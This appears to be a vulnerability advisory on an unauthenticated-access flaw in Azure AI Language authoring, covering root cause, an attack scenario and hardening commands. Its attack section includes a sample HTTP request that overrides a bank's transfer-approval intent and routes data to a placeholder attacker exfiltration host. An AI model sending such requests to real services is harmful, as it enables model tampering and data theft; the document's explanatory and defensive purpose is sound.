Executive Summary: Perfect CVSS 10.0 Flaw in Azure AI Language
The Microsoft Security Response Center (MSRC) has disclosed and mitigated a critical elevation-of-privilege vulnerability in Azure AI Language (specifically the Azure AI Language Authoring subsystem). Tracked as CVE-2026-70352, the vulnerability was assigned a maximum Common Vulnerability Scoring System (CVSS v3.1) base rating of 10.0 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H).

Classified under CWE-306 (Missing Authentication for Critical Function), the flaw permitted an unauthenticated remote adversary with network access to invoke privileged internal model-authoring routines. Without supplying API access keys, OAuth bearer tokens, or Entra ID tenant credentials, attackers could alter deployed natural language processing (NLP) models, inject malicious prompt classifications, poison training datasets, or exfiltrate enterprise linguistic configurations.
Architectural Breakdown & Root Cause: CWE-306 in Language Authoring
Azure AI Language is a suite of cloud-hosted cognitive services enabling enterprises to deploy Conversational Language Understanding (CLU), Named Entity Recognition (NER), custom text summarization, and sentiment analysis models. To support collaborative model development, the service separates the high-throughput runtime inference plane from the administrative authoring control plane.
The root cause resided within an edge routing microservice responsible for dispatching incoming HTTP requests between the public REST gateway and the backend model serialization engine:
- Faulty Path Normalization: Certain specialized administrative endpoints dedicated to model iteration lifecycle management failed to route through the centralized Entra ID token validation middleware.
- Direct Backend Dispatch: Because the gateway assumed downstream internal RPC endpoints were isolated within an internal virtual cluster network (VNet), requests matching specific schema registration URI patterns bypassed token inspection entirely.
- Unauthenticated State Mutation: An attacker transmitting crafted JSON payloads to these unauthenticated endpoints could trigger project parameter updates, export existing training datasets, or overwrite model intent-mapping schemas.
Attack Mechanics & Model Tampering Scenario
In an enterprise deployment utilizing Azure AI Language for customer support intent routing or automated banking triage, exploitation of CVE-2026-70352 would have catastrophic downstream consequences:
POST /language/authoring/analyze-text/projects/EnterpriseBanking/deployments/Production?api-version=2026-05-01-preview HTTP/1.1
Host: [tenant-region].api.cognitive.microsoft.com
Content-Type: application/json
User-Agent: Adversary-AI-Exploit-Client

{
  "operation": "UpdateIntentMapping",
  "payload": {
    "intent": "WireTransferAuthorization",
    "overrideAction": "BypassApprovalWorkflow",
    "routingWebhook": "https://malicious-command-c2.attacker.net/exfil"
  }
}
Because the gateway processed the payload without evaluating the Ocp-Apim-Subscription-Key or Authorization: Bearer headers, the model registry accepted the altered classification weights. When real banking customers submitted transfer inquiries, the poisoned language model classified malicious transaction strings as pre-approved standard requests, demonstrating how cloud AI control-plane flaws directly compromise physical business operations.
Remediation & Cloud Architecture Hardening Playbook
Because Azure AI Language operates as a multi-tenant Platform-as-a-Service (PaaS), Microsoft applied hotfixes globally across all Azure datacenters. No customer action was required to patch the core binary vulnerability. However, security engineering teams must enforce defense-in-depth safeguards across all Azure Cognitive and AI Foundry assets:
1. Enforce Azure Private Endpoints & Disable Public Network Access
Block public ingress to Azure Cognitive Services by ensuring all traffic traverses Azure Private Link endpoints within internal corporate VNets:
# Disable public network access across Azure AI Cognitive Service account:
az cognitiveservices account update   --name "prod-ai-language-core"   --resource-group "rg-enterprise-ai"   --public-network-access "Disabled"

# Verify Private Endpoint binding:
az network private-endpoint show   --name "pe-ai-language-prod"   --resource-group "rg-enterprise-ai"   --query "provisioningState" -o tsv
2. Mandate Entra ID Managed Identities Over Shared Access Keys
Disable subscription key authentication entirely, requiring all client services to authenticate via Managed Identities bound to least-privilege Role-Based Access Control (RBAC):
# Disable local key authentication on Azure AI resource:
az cognitiveservices account update   --name "prod-ai-language-core"   --resource-group "rg-enterprise-ai"   --disable-local-auth true
3. Configure Azure Monitor Diagnostic Log Streaming
Stream full audit logs to Azure Log Analytics or Microsoft Sentinel to identify unauthorized authoring calls:
AzureDiagnostics
| where ResourceProvider == "MICROSOFT.COGNITIVESERVICES"
| where Category == "Audit"
| where OperationName contains "Authoring" or ResultSignature != "200"
| project TimeGenerated, OperationName, CallerIpAddress, ResultSignature, CorrelationId